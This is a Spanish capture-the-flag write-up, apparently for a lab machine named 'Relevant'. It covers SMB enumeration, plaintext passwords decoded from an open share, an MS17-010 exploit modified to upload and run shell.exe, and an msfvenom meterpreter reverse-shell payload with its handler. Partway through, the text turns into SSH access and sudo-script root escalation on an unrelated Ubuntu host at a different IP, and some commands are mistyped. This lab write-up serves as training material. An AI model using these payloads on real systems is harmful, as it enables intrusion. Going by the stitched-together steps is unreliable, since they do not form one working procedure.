Relevant

05/09/2022

Enumeration

WhichSystem.py

mediante el tty, sabemos que es una maquina Windows

whichSystem.py 10.10.101.177

10.10.101.177 (ttl -> 125): Windows

nmap

sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.101.177

```
PORT    STATE SERVICE
80/tcp   open  http         syn-ack ttl 125
135/tcp  open  msrpc        syn-ack ttl 125
139/tcp  open  netbios-ssn  syn-ack ttl 125
445/tcp  open  microsoft-ds  syn-ack ttl 125
3389/tcp open  ms-wbt-server syn-ack ttl 125
```

descubrimos cinco puertos

lanzaremos scripts basicos de reconocimiento y detectar la version

sudo nmap -sC -sV -p80,135,139,445,3389 10.10.101.177

```
80/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc            Microsoft Windows RPC
139/tcp  open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds     Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2022-09-06T02:08:49+00:00
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2022-09-05T02:03:52
|_Not valid after:  2023-03-07T02:03:52
|_ssl-date: 2022-09-06T02:09:29+00:00; -1s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h23m58s, deviation: 3h07m50s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-09-06T02:08:52
|_  start_date: 2022-09-06T02:04:35
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-09-05T19:08:49-07:00
```

encontramos que es un smb

ademas de esto lanzaremos un reconocimiento de vulnerabilidades

nmap --script=vuln -p22,80 10.10.103.115

```
PORT    STATE SERVICE
80/tcp  open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
```

vemos que es vulnerable a ms17-010

nmap -p445 --script smb-protocols 10.10.101.177

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1
```

nmap -p445 --script smb-enum-shares 10.10.101.177


```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.101.177\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.101.177\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.101.177\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\10.10.101.177\nt4wrksv:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ/WRITE
```

smbclient -L 10.10.101.177 -N

```
	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	IPC$            IPC       Remote IPC
	nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.101.177 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

encontramos un sitio web



analizando el codigo fuente no encontramos algun indicio

Smbclient

smbclient //10.10.101.177/nt4wrksv -N

```
l
  .                   D        0  Mon Sep  5 21:18:43 2022
  ..                  D        0  Mon Sep  5 21:18:43 2022
  passwords.txt       A       98  Sat Jul 25 10:15:33 2020

                7735807 blocks of size 4096. 4945324 blocks available
smb: \> mget passwords.txt
Get file passwords.txt? Y

[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

base 64 Qm9iIC0gIVBAJCRXMHJEITEyMw== --> Bob - !P@$$W0rD!123

base 64 QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk --> Bill - Juw4nnaM4n420696969!$$$

vemos que se almacena un password

nmap -p445 --script smb-vuln-ms17-010 10.10.101.177

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
zsh: segmentation fault  nmap -p445 --script smb-vuln-ms17-010 10.10.101.177
```

searchsploit -t "ms17-010"
searchsploit -m windows/remote/42315.py

```
USERNAME = 'Bob'
PASSWORD = '!P@$$W0rD!123'

def smb_pwn(conn, arch):
    smbConn = conn.get_smbconnection()

    smb_send_file(smbConn, 'shell.exe', 'C', '/shell.exe')
    service_exec(conn, r'c:\shell.exe')
```

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.6.96.73 LPORT=443 -f aspx -o shell.aspx

msfconsolo
use multi/handler
set payload windows/x64/meterpreter/reverse_https
set LHOST 10.6.96.73
set LPOT 443
run



nc -lvnp 4444
```

Obteniendo acceso a usuario normal

intentamos iniciar sesion con el usuario y con la clave id_rsa

```
ssh alex@10.10.103.115 -p 22
S3cretP@s3

ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
cd Documents/
ls
user.txt
cat user.txt
```

obetenemos la bandera

flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}

Explotation

ahora buscamos algun tipo de escalada de privilegios
encontramos el nombre del sistema

podemos ver la version del kernel
buscamos archivos con permisos SUID
sudo -l

```
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

vemos que podemos ejecutar /etc/mp3backups/backup.sh como root

sudo /etc/mp3backups/backup.sh

```
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
find: ‘/run/user/108/gvfs’: Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3
/home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3
/home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups//ubuntu-scheduled.tgz

tar: Removing leading `/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
```

ademas tambien podemos ver podemos modificar el archivo /etc/mp3backups/backup.sh

Obteniendo acceso a usuario root

ejecutamos la escalada de privilegio

como vimos que nmap tenia acceso root

```
ls -l /etc/mp3backups/backup.sh
-r-xr-xr-- 1 alex alex 1083 Dec 30  2020 /etc/mp3backups/backup.sh

chmod 777 /etc/mp3backups/backup.sh

ls -l /etc/mp3backups/backup.sh
rwxrwxrwx 1 alex alex 10 Sep  5 18:33 /etc/mp3backups/backup.sh

echo "/bin/bash" > /etc/mp3backups/backup.sh
```

tenemos acceso

```
whoami
root
cd root
ls
root.txt
cat root.txt
```

obetenemos la bandera

flag{Than5s_f0r_play1ng_H0p£_y0u_enJ053d}